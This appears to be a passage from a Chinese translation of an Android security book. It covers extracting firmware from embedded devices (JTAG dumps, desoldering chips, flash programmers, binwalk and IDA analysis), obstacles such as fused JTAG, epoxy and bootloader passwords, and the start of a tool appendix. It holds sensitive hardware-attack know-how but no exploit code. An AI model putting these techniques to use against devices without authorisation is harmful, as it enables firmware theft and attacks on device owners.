使用 JTAG 调试口和调试器可以查看处理器寄存器的内容，还能查看内存里的数据。对于嵌入式系统来说，尤其是那些运行裸机执行文件的系统，这也意味着可以从中提取固件。这也是 JTAG 调试能力极其重要的另一个原因。包括 Segger J-Link 在内的许多工具，都通过 JTAG 的这一功能在计算机中重构固件镜像。使用 J-Link 时，GDB 的 memory dump 命令就利用了 GDB 服务端的这个功能，将整个内存的内容全部 dump 出来。

13.4.2 有损地获取固件

如果前面提到的无损方法都不奏效，就要考虑其他可能损坏设备的技术了。

移除芯片

最明显也最具破坏性的方法是将芯片从板上物理性地移除，然后通过读取来获得固件镜像。乍一看这个方法似乎很费劲，并且需要高超的技术，其实不然。

移除一个表面贴装器件（SMD）的焊锡然后读取其内容，是一件非常容易而且有趣的事情。有人使用热风枪（其实就是电吹风机）同时加热 PCB 上某个 SMD 模块的所有连接焊脚，使其焊锡融化。这是一种非常直观有效的方法。

另一种技术是使用叫作 Chip Quik 的产品。图 13-40 展示了使用它时所有需要的东西。

Chip Quik 主要由一种合金金属组成，熔点比传统的焊锡还要低。把融化了的 Chip Quik 引到冷却坚固的焊锡上，可以将热量传递给焊锡直至其融化。由于 Chip Quik 保持融化状态的时间更长一些，因此有足够的时间将去掉焊锡的芯片从 PCB 板上取出来。即使害怕焊接，也可以利用 Chip Quik 的笨方法取得成功。在网上可以找到许多演示整个移除过程的视频。



图 13-40　Chip Quik 套件

将目标 CPU 或者闪存芯片从板上移除下来以后，接下来做什么？好消息是，有一家叫 Xeltek 的公司生产了一系列很有用的设备来完成下一步：读取芯片数据。Xeltek 提供了许多名为“通用闪存编程器”（Universal Flash Programmers）的设备，其中最好的是 SuperPro 系列。SuperPro 设备可以读写数百种不同类型的闪存和处理器。图 13-41 就是一个这样的设备，型号是 Xeltek SuperPro 5000E。




图 13-41　Xeltek SuperPro 5000E

此外，Xeltek 还生产了数百种适配器，用于匹配所有它能处理芯片的格式和形状系数。图 13-42 中是用于 SuperPro 5000E 的一些适配器。



图 13-42 Xeltek SuperPro 5000E 及其适配器

Xeltek 的网站甚至提供了一个可供搜索的数据库，输入芯片的序列号就能搜到应该用哪个 Xeltek 适配器来匹配该芯片。Xeltek 设备通过 USB 线连接到计算机，并配有简单易用的客户端软件。直接启动这个软件，会检测到正在使用的适配器类型，并询问是否读取。点击 Read 并等待几分钟，计算机上就会出现一个二进制文件，其中就是芯片的内容！图 13-43 是这个工具运行时的截图。




图 13-43 Xeltek 读取固件

从芯片中提取出固件就是这么简单。不过 Xeltek 的设备和 Total Phase 的高级 USB 工具一样，

价格达几千美元。如果不是公司使用，对个人来说实在是太昂贵了。当然，它们也确实相当有效和易用。

13.4.3　拿到 dump 文件后怎么做

如果用前面介绍的技术从设备中提取出了一个很大的二进制文件，接下来该做什么？怎么找到你想找的东西？这个二进制文件就是固件吗？还是包含了其他的数据？

1. 裸机执行文件镜像

如前所述，微控制器在启动时不管指向哪里都会盲目地执行。调试目标的规格说明书会告诉我们处理器整个启动过程的细节，包括入口点的位置，寄存器的初始状态，等等。但是你可能只是想快速定位自己要找的东西。有时候需要用十六进制编辑器打开整个文件，找出线索来判断这个巨大的二进制包到底是什么。

许多时候，提取出的镜像文件并不仅仅是固件，可能还包含了一个轻量级的文件系统，比如 CramFS、JFFS2 或者 Yaffs2 文件系统。如果这个数据是从 NAND 闪存中提取出来的，这些二进制镜像就可能全部是文件系统。binwalk 这样的工具可以检测二进制镜像中的内容并输出一些有用的信息。binwalk 使用启发式方法来定位文件中的可识别结构，下面是一个例子：

```
[s7ephen@xip ~]$ binwalk libc.so
/var/folders/jb/dlpdf3ns1slblcddnxs7glsc0000gn/T/tmpzP9ukC, 734:
Warning: New continuation level 2 is more than one larger than current
level 0
DECIMAL       HEX           DESCRIPTION
-----------------------------------------------------------------------
0             0x0           ELF 32-bit LSB shared object, ARM,
version 1 (SYSV)
271928        0x42638       CramFS filesystem, little endian
size 4278867 hole_support CRC 0x2f74656b, edition 1886351984,
2037674597 blocks, 1919251295 files
```

这个简单的例子用 binwalk 扫描了一个从 Android 设备中提取出来的 libc.so 文件。可以看到，它正确地识别出这是一个 ELF 格式文件，并且怀疑在文件尾部存在一个微小的 CramFS 文件系统。

binwalk 不是银弹，在识别二进制文件内容时经常失败。如果镜像是从 CPU（尤其是集成闪存的 CPU）或者 NAND 中提取出来的，这种情况会更加常见。下面的例子用 binwalk 来识别一个提取出的固件镜像：

```
[s7ephen@xip ~]$
s7s-macbook-pro:firmware_capture s7$ ls -alt Stm32_firmware.bin
-rwxrwxrwx  1 s7  staff  1048576 Mar 14  2013 Stm32_firmware.bin
[s7ephen@xip ~]$ binwalk Stm32_firmware.bin
/var/folders/jb/dlpdf3ns1slblcddnxs7glsc0000gn/T/tmprDZue9, 734:
Warning: New continuation level 2 is more than one larger than current
level 0
DECIMAL       HEX           DESCRIPTION
-----------------------------------------------------------------------
[s7ephen@xip ~]$
```

在这个例子中，面对一个从 STM32 微处理器中提取出的 1MB 的二进制镜像，binwalk 没能识别出任何东西。这种时候除了人工查看镜像以外，就几乎没有别的什么方法了。

2. 导入 IDA

如果已经充分了解二进制镜像的格式、足以将其中没用的字节全部剔除，或者用其他办法得到要分析的可执行代码，接下来就可以把它导入 IDA 了。将来自嵌入式系统的二进制镜像导入 IDA 通常需要一些额外的操作，不像分析 ELF、Mach-O 和 PE 文件时那么直接简单。换个角度说，IDA 提供了许多额外的功能来协助逆向工程师加载和解析固件镜像。

将固件镜像加载到 IDA 中通常需要三步。第一步是用 IDA 打开文件，选择 Binary File 或者 Dump File，如图 13-44 所示。




图 13-44　在 IDA 中选择二进制文件

接下来，在对话框中选择目标文件的体系结构，如图 13-45 所示。需要预先知道待分析处理器的架构，并且在这里选择它（或者最接近的一个）。




图 13-45　在 IDA 中选择处理器架构

最后，在如图 13-46 所示的表单中填写目标文件的各类信息。通过这个对话框，IDA 可以得知该二进制文件的入口点地址。这里所需的信息可以从目标处理器的规格说明书中获得。




图 13-46　在 IDA 中指定加载地址

如果运气好，IDA 此时就会顺利加载这个二进制文件。用 IDA 来逆向 PE、ELF 或 Mach-O 文件时，它会自动进行 FLIRT（快速库定位与识别技术）分析，只有出错时（比如入口点反汇编失败或者识别结构出错）才会弹出对话框，让我们意识到这个分析的存在。它在逆向固件时不会有什么反应。如图 13-47 所示，可以在工具栏上选择花朵形状的图标来访问 FLIRT 对话框。




图 13-47　IDA FLIRT 签名识别的工具栏图标

FLIRT 和 `binwalk` 的工作原理类似，都是遍历文件寻找特征。找到以后，可以将其用到该二进制文件的逆向中。但是与 `binwalk` 识别常见文件格式和文件系统不同，FLIRT 的特征用于识别生成代码的编译器。如果有些 FLIRT 特征与固件相匹配，就会弹出如图 13-48 所示的对话框，以供选择正确的签名。




图 13-48 在 IDA 中使用某个 FLIRT 签名

整个过程可能不太完美，但是在网上有不少成功案例（一般是逆向游戏机 ROM）。配置 IDA 所花费的时间可能会稍微超出预期。即使这个二进制文件看起来已经加载成功，在汇编过程中可能还需要作一些额外的修复。尤其是 ARM 的代码，IDA 会在函数入口点识别以及指令模式判断（ARM 还是 THUMB）上遇到困难，需要进一步改进。这些操作可以手动进行，也可以写一个 IDC 或者 IDA Python 脚本。

13.5 陷阱

基于硬件的逆向工程和漏洞研究会让人受益颇丰，但是一些难以解决的复杂情况也会让人沮丧。这里列举一些常见的陷阱。

13.5.1 定制的接口

面对设备时遇到的最耗时间、最讨厌的情况，也许是一个看起来具有标准引脚分布的硬件接口其实是定制的。通常情况下，如果定制接口在 PCB 上的位置很靠近主处理器，就会引起我们的兴趣。跟踪这些接口与处理器引脚之间的连线可以得到许多有用的信息。例如，如果跟踪到许多线路都连上了用于 USART（通用同步和异步收发器）或者 JTAG 的引脚，就可以推断它们是调试接口。这类接口也经常出现在目标处理器附近。

然而，由于并不熟悉这些接口，我们经常要寻找存疑接口的交配连接器并破除引脚，将其变成更标准的接头。

一家名为 SchmartBoard 的公司生产了数百种小板子，用于对奇怪的连接器和表面贴装元件进行破除。

13.5.2 二进制私有数据格式

UART、I^2C 和 SPI 这样的标准接口通常使用明文数据来实现交互式终端、系统引导信息和调试输出等。但是总线也会使用私有协议，尤其是当系统运行的既不是 Linux 也不是 Android 时（如 RTOS）。这有时候是可控的，比如完全基于 ASCII 的私有协议。对于完全基于 ASCII 的协议，可

以马上判断出它是私有的，因为能直接看到其中的文本。有时候还能判断出一些循环字符是协议中的定界符或者用于格式对齐（比如在浮点数中）的字符。

然而，有时总线上传输的数据全部是二进制的。此时很难确定是否接错了线，也不确定是否弄错了波特率和数据编码方法。这种情况下，结合其他方法（比如直接访问固件）有助于确定这些问题。

如果在组件之间的总线上观察到奇怪的数据，用前面介绍的方法嗅探并编写一些简单的协议应答来答复这些数据会很有帮助，甚至有可能找出 bug。

13.5.3　熔断调试接口

防止 JTAG 调试的方法有很多，最常见的是 JTAG 熔丝。这种熔丝有物理的（在处理器内部物理地断开 JTAG 线），也有基于软件的。对抗这两种保护机制都需要一些高级的技术，超出了本章的范围。不过对付它们还是有可能的，尤其是软件熔丝。Ralph Phillip Weinmann 在其 USENIX 论文“Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks”中介绍了这些技术，用于在他的 HTC Dream 手机上重新启动基带处理器的 JTAG 调试。Kurt Rosenfeld 和 Ramesh Karri 也写过一篇关于 JTAG 保护机制的深入文章，名为“JTAG: Attacks and Defenses”，不过这篇文章主要针对的是攻防理论。此外，在一些开发者论坛里，还可以找到许多软件熔丝相关的资源。

13.5.4　芯片密码

在有些微处理器厂商生产的设备中，只有正确输入用户预先指定的密码才能对设备进行刷写。这种密码通常是多个字节的字符串表示，会被发送到芯片的自启加载器（bootstrap loader）中。该方法可以防止设备被刷写。另外，一些微处理器厂商的芯片只有配置了“物理”密码，才能启用一些调试功能。

13.5.5　bootloader 密码、热键和哑终端

一些 bootloader（如 U-Boot）会为嵌入式开发者提供一些安全选项。U-Boot 中有几个这样的安全特性，开发者可以通过它们将 U-Boot 输出隐藏起来，或者需要输入特殊的热键组合、正确密码或通过 UART 输入一串特殊的字节序列，才可以进入交互式的 U-Boot 会话。这种情况越来越少见，因为有安全意识的厂商并非不知道这种方法，而是更倾向于直接将 UART 接口隐藏起来。通常情况下，同一个公司的固件开发和硬件设计这两项工作是分开进行的，甚至可能被转包出去。对抗这些保护机制涉及一些超出本文范围的高级技术。

有时候，来自 bootloader 和操作系统的引导信息是可见的，但是之后连线就变得沉默了，或者开始喷出一些垃圾信息。有时很幸运，问题只是由不常见的波特率改变导致；但有时需要附着到一个定制的调试接口，或者需要一个驱动程序使用二进制数据将调试信息传给监控 UART 接口的定制软件。

13.5.6　已定制的引导过程

有时候，我们很开心地找到并连上了 UART 或其他调试输出口，观察到 bootloader 被加载，然后引导进了内核。接下来还看到驱动初始化，然后开始摩拳擦掌地等待登录提示符出现——但是它到最后都没有出现，为什么？

这通常是由于 Linux 或者 Android 版本已经定制过了，不再执行登录进程。许多时候，嵌入式开发者选择在引导完成后直接启动其核心进程。这类软件通常会通过一个私有的协议（经常是二进制的）与定制的远程控制客户端或者调试/诊断客户端进行通信。这种客户端在 PC 端运行，通过 UART 与设备相连。

这种情况下，虽然无法得到登录提示符，但是可以试试别的方法来攻破设备。比如说，也许可以攻入 bootloader 来访问到固件镜像；或者通过物理访问闪存，得到文件系统镜像的副本，然后进一步调查。如果这些简单的方法还不奏效，就需要其他方法了。

13.5.7　未暴露的地址线

本章介绍过，有些厂商会在 PCB 板上将 NAND 闪存这样的组件像堆三明治一样放在微处理器上，从而节省空间，也就是所谓的堆叠式封装结构（PoP）。这种结构不仅让我们难以识别微处理器的序列号，还会带来另一类问题。

如果闪存芯片以 PoP 结构覆盖在微处理器上，其引脚就不再暴露出来了。事实上，连引脚都没有了。因此，无法简单地通过去掉焊锡将其取下来并读取其中内容。除了一些高级而冗长的芯片分离技术，唯一的办法就是通过下面的微处理器来访问上层闪存的内容。如果这个微处理器没有禁掉调试功能，就还有可能。但是如果连 JTAG 熔丝位也烧断了，那就没什么简单的方法读出里面的数据了。

13.5.8　防止逆向的环氧树脂

有时候会在 PCB 板上发现想拆除的元件被一层光滑的或者无光泽的黑色或者蓝色材料所覆盖。厂商这么做，可能是为了保护元件不被天气原因或者冷凝问题影响；但更可能的原因是，他们就是想阻止其他人轻易地用探针连接到元件上或者去掉其焊锡并从中读取数据。这种问题有时候用剃须刀或剃须刀加热风枪组合就能搞定。

但是有时候，厂商们会使用更贵的、混合了硅化合物的环氧树脂。这样做可以挫败那些试图用化学溶剂溶解环氧树脂的人，因为可以溶解这些硅添加剂的化学溶剂也会溶解掉 PCB 里的硅以及环氧树脂要保护的元件，这样就会彻底损毁设备。

13.5.9　镜像加密、混淆和反调试

我们没有碰到过几个采用这类技术的消费级设备。对 PC 和移动恶意代码比较熟悉的逆向工程师们看到这个标题，可能会马上联想到在计算机恶意软件中用到的各类加密和混淆技术，比如

跳转加无效代码、运行时反混淆等。在嵌入式设备中，可能也有一些聪明的定制方法，即便受到组件的局限，依然可以做到这些。但这个情况并不常见，因为还有计算空间和电力的限制存在。

比如说，加密裸机执行文件，让它在运行起来以后解密自身，这看起来是一个很简单的解决方案。然而，在嵌入式系统中也许并没有足够多的内存空间来加载整个镜像。另一方面，闪存在每一次写入时，寿命都会有衰减，因此嵌入式开发者一般都避免在运行时对闪存进行写操作。如果可执行文件镜像无法在内存中脱壳，就只能在闪存中进行自修改了，这不仅导致设备启动过程变慢，还会更快地磨损存储媒介。

13.6　小结


本章旨在带领没有任何相关经验的读者了解如何通过物理访问来攻击 Android 设备这样的嵌入式硬件。我们介绍了嵌入式设备中经常暴露出来的各类接口，包括 UART、JTAG、I^2C、SPI、USB 和 SD 卡。接下来，介绍了如何识别这些接口并与其进行通信。通过这些接口，研究人员可以对目标设备有更深的理解。

对硬件进行物理攻击的一个主要目标是进一步发现、设计和实现不需要物理接触的攻击。我们介绍了如何借助一系列商业工具和免费工具，通过访问这些接口来读取设备中的固件。对固件进行逆向和深入分析可以了解设备的工作运转原理，进而有可能找出其中存在的严重漏洞。

最后，讨论了在实践中使用这些工具和技术可能遇到的各类陷阱，以及其中一些问题的应对之道。

附录 A

工　　具



附录 A 主要介绍对 Android 系统安全研究切实有效并且可以公开获取的工具，但是并不详尽。比如，这份列表没有包含本书中我们自己开发的工具。此外，不时还会有新的工具被创造和发布出来。

A.1　开发工具

本节介绍的大部分工具主要用于开发应用程序，不过安全研究人员也会用它们来开发 PoC 程序、调试应用程序或者编写针对 Android 平台的漏洞利用代码。

A.1.1　Android SDK

Android 软件开发工具包（Software Development Kit，SDK）提供了一系列核心开发工具、API 库、文档以及 Android 应用程序示例。JDK（Java Development Kit）、Apache Ant 与该 SDK 都是构建、测试和调试 Android 应用程序所必需的工具。

该 SDK 还包括一个基于 QEMU（Quick EMUlator）的 Android 模拟器。开发者可以直接在这个模拟器中测试用 SDK 开发出来的应用程序，并不需要真实的 Android 设备。

Android SDK 可以用于 Linux、Mac OS X 和 Windows 平台，下载地址是：http://developer.android.com/sdk/index.html。

A.1.2　Android NDK

Android 原生开发工具包（Native Development Kit，NDK）提供了使用 C 和 C++开发原生应用程序所需的一切。该 NDK 包括在 Linux、OS X 和 Windows 上为 ARM、MIPS 和 x86 架构交叉编译二进制原生代码的完整工具链，下载地址是：http://developer.android.com/tools/sdk/ndk/index.html。

A.1.3　Eclipse

Eclipse 是一个支持多种语言的集成开发环境（IDE），具有可扩展的插件系统，支持各种特性，如版本控制系统、代码调试、UML 和数据库浏览器。从 Android SDK 的早期版本开始，它就是官方支持的 Android 开发 IDE。下载地址是：www.eclipse.org/。

A.1.4　ADT 插件

Android 提供了一个定制的 Eclipse 插件，名为 ADT（Android Developer Tools）插件。它可以将 Eclipse 的功能扩展得更加适合于 Android 开发。通过这个插件，开发者可以创建 Android 项目，使用图形界面编辑器设计 Android 用户界面，构建并调试开发出的 Android 应用程序。ADT 插件的下载地址是：http://developer.android.com/sdk/installing/installing-adt.html。

A.1.5　ADT 软件包

ADT 软件包是将开发者创建 Android 应用程序所需的一切打包并提供下载的单一文件，其中包括：

- 集成了 ADT 插件的 Eclipse IDE
- 包含 Android 模拟器和 DDMS 调试工具的 Android SDK
- 包含 ADB 和 fastboot 工具的 Android 平台工具
- 用于模拟器的最新 Android 平台 SDK 包和系统镜像文件

ADT 软件包的下载地址是：http://developer.android.com/sdk/installing/bundle.html。

A.1.6　Android Studio

Android Studio 是一个基于 IntelliJ IDEA 的 IDE，专门针对 Android 开发而设计。本书编写时，这个工具还是早期预览版本，即包含一些 bug 和未完成的特性。它很快受到了 Android 开发者的欢迎，许多人正在从传统的 Eclipse IDE 切换到这个工具。Android Studio 详情参见：http://developer.android.com/sdk/installing/studio.html。

A.2　固件提取和刷机工具

进行安全研究时，经常需要将不同版本的固件刷入 Android 设备。有时候，研究人员还需要将一台设备从无法启动的状态中恢复，此时就需要刷入一个官方固件镜像文件让设备恢复到正常的操作模式。设备厂商有时将固件用私有格式打包并分发，使其分析变得更加困难。如果知道格式，通常就有工具能够从中提取固件的原始内容。本节介绍这些提取固件和刷机的常用工具。

A.2.1　Binwalk

分析未知格式的固件镜像文件时，Binwalk 是必不可少的工具。它类似于 `file` 工具，但是与后者相比，它会遍历整个庞大的二进制镜像文件来搜索特征字符串。Binwalk 支持多种压缩算法，可以从一个固件包中提取嵌入的存档文件和文件系统镜像文件。详细介绍参见主页：http://binwalk.org/。

A.2.2　fastboot

使用 USB 将 Android 设备与主机连接后，通过 fastboot 工具及其协议可以与设备的 bootloader 进行通信。基于 fastboot 通信协议，fastboot 工具可以对设备闪存中的分区内容进行刷入或清除。它也可以用来执行其他任务，比如在不将自定义内核刷入设备的情况下用该内核引导设备。

所有的 Nexus 设备都支持 fastboot 协议。Android 设备厂商可以自由选择在其生产设备的 bootloader 中支持 fastboot 或者实现其独有的刷写协议。

Android SDK 的 Android 平台工具包含了我们需要的 fastboot 命令行工具。

A.2.3　三星

许多工具可以刷写三星的设备。三星固件升级使用的格式是*.tar.md5，基本上就是一个 tar 包文件并在其后加上该文件的 md5 值。tar.md5 包中的每个文件分别对应设备的一个物理分区。

ODIN

ODIN 是三星设备在下载模式中用于刷写和重新分区的三星私有工具及相关协议。在这种下载模式中，bootloader 从主机的 USB 端口接收数据。虽然三星从未发布过单独的 Odin 工具，但该工具还是被爱好者们在许多互联网社区中广泛使用。通过这个工具，不用安装完整的三星桌面软件，就能基于 ODIN 协议刷写三星设备。这个软件目前只适用于 Windows，并且需要安装三星私有的驱动程序。

Kies

官方支持的 Kies 是用于三星设备升级的桌面软件。它可以在三星官网上检查设备更新，也可以在刷机之前将设备中的数据同步到计算机中。Kies 有 Windows 和 Mac OS X 版本，下载地址是：www.samsung.com/kies/。

Heimdall

Heimdall 是一个在三星设备 ODIN 模式（下载模式）下刷写固件的开源命令行工具。它使用了非常流行的 USB 库 libusb，可以在 Linux、OS X 和 Windows 上运行。下载地址是：www.glassechidna.com.au/products/heimdall/。

A.2.4　NVIDIA

绝大部分 Tegra 设备都有一个 NVIDIA 私有恢复模式，这种模式与生产该设备的厂商无关。在这种模式下可以重新刷写该设备。

`nvflash`

NVIDIA Tegra 设备通常使用 NVIDIA 发布的 `nvflash` 工具刷写，该工具可以在 Linux 和 Windows 下运行。Tegra 设备的 APX 模式是一种低级诊断和设备编程模式，在这种模式下可以通过 `nvflash` 与设备进行通信。同样地，在 Windows 上使用 APX 模式，需要先安装 NVIDIA 私有驱动程序。`nvflash` 工具的下载地址是：http://http.download.nvidia.com/tegra-public-appnotes/flashing-tools.html#_nvflash。

A.2.5　LG

LG 设备提供了一个紧急下载模式（Emergency Download Mode，EDM）用于刷入设备固件。通常可以通过一组取决于设备的按键组合进入这种模式。

LGBinExtractor

LGBinExtractor 是一个从 LG 的 BIN 和 TOT 格式固件文件中提取内容的开源命令行工具。它可以将 BIN 文件切分为其中各个分区的镜像，将 TOT 文件切分成多个块，再将这些块合并为其中各个分区的镜像，并显示分区表信息。这个工具的更多信息位于：https://github.com/Xonar/LGBinExtractor。

LG Mobile Support 工具

LG 提供的 Mobile Support 工具是一个刷写 LG 设备的私有工具。它只能用于 Windows 操作系统，并且同样需要安装一个私有的 LG 驱动程序。更多相关信息参见：www.lg.com/us/support/mobile-support。

A.2.6　HTC

HTC 设备中用于刷机的私有格式多种多样。最初，HTC 在一个签名后的 NBH 文件中包含原始分区镜像。后来，HTC 使用标准 zip 文件来提供这些镜像。最近，HTC 开始为这些 zip 文件引入加密。

unruu

HTC 通过一个名为 ROM 更新工具（ROM Update Utility，RUU）的 Windows 可执行文件分发其软件更新。这个可执行文件会将 zip 文件提取到一个临时目录下，将设备重启至 HBOOT 模式后进行刷写。

`unruu` 是一个简单的 Linux 命令行工具，用于从 RUU 升级文件中提取 ROM 的 zip 文件。下载地址是：https://github.com/kmdm/unruu。

ruuveal

2012 年，HTC 开始用一个私有算法对 RUU 可执行文件中的 ROM zip 文件进行加密，不过用于解密 zip 文件的密钥就包含在设备的 HBOOT 分区中。

`ruuveal` 工具可以将这些已加密的 zip 文件解密出来，从而进一步让其他标准的 zip 工具所使用。下载地址是：https://github.com/kmdm/ruuveal。

A.2.7　摩托罗拉

本节介绍摩托罗拉设备提取固件和刷机的常用工具。

RSD Lite

RSD Lite 是用于摩托罗拉设备的私有刷机工具，在互联网上广为使用。RSD Lite 可以将 SBF（Single Binary File）格式的固件刷入摩托罗拉设备。它只能在 Windows 下运行，并且需要安装私有的摩托罗拉驱动程序。

sbf_flash

sbf_flash 是一个简单的命令行工具,完全复制了 RSD Lite 的功能,可以在 Linux 和 Mac OS X 下将 SBF 文件刷入摩托罗拉设备。下载地址是:http://blog.opticaldelusion.org/search/label/sbf_flash。

SBF-ReCalc

SBF-ReCalc 工具可以将摩托罗拉刷机文件切分为其中的各个独立文件,还可以用于创建新的 SBF 文件并重新计算正确的校验值。它可以在 Windows、Linux 和 OS X 下运行,但可惜的是,似乎已经不再有人维护了。在互联网上可以搜索到它。

A.3 Android 原生工具

在 Android 的命令行界面工作时,研究人员经常受限于 Android toolbox 工具为数不多的命令。本节介绍的几个工具可以帮助安全研究人员更加便捷地检查并调试 Android 应用软件。

A.3.1 BusyBox

BusyBox 是一个二进制文件,提供了许多 Unix 工具的简化版功能。它特别为资源受限的系统所开发,单一的二进制文件可以更容易地传输到设备中并安装,还能节省磁盘空间和内存。

BusyBox 中的每个工具都可以通过两种方法调用 busybox 来访问。最常见的做法是,对于 busybox 所支持的每个工具,用其原始名称创建一个到 busybox 的符号链接。有些版本的 BusyBox 实现了一个--install 参数来自动化。此外,还可以将这些工具名称作为第一个参数传递给 Busybox 二进制文件来进行调用。

如果不想自己编译 BusyBox,可以通过 Google Play 市场免费下载预先编译好的 Android 版本。更多信息参见:www.busybox.net/。

A.3.2 setpropex

setpropx 是一个系统属性编辑器,非常类似于 Android 自带的 setprop 工具。除了包括 setprop 的功能以外,它还可以对 init 进程进行 ptrace 来修改只读的系统属性。下载地址是:https://docs.google.com/open?id=0B8LDObFOpzZqY2E1MTIyNzUtYTkzNS00MTUwLWJmODAtZTYzZGY2MDZmOTg1。

A.3.3 SQLite

许多 Android 应用程序使用 SQLite 数据库引擎来管理其私有的数据库或通过 content provider 暴露的接口来存储数据。因此,如果设备上有一个 sqlite3 二进制文件,以命令行的方式访问这些数据库就会变得很方便。这样,在审计一些使用了 SQLite 数据库的应用程序时,研究人员可以执行原始的 SQL 语句来检查或操作数据库。更多信息参见:www.sqlite.org/。

A.3.4 strace

`strace` 是一个非常有用的诊断工具，可以监控和跟踪进程发起的系统调用。它还可以显示该进程收到了哪些信号，并将这些结果保存在磁盘上。对原生程序（尤其是不开源的程序）进行快速诊断和少量调试时，`strace` 非常有用。下载地址是：http://sourceforge.net/projects/strace/。

A.4 Hook 和代码改写工具

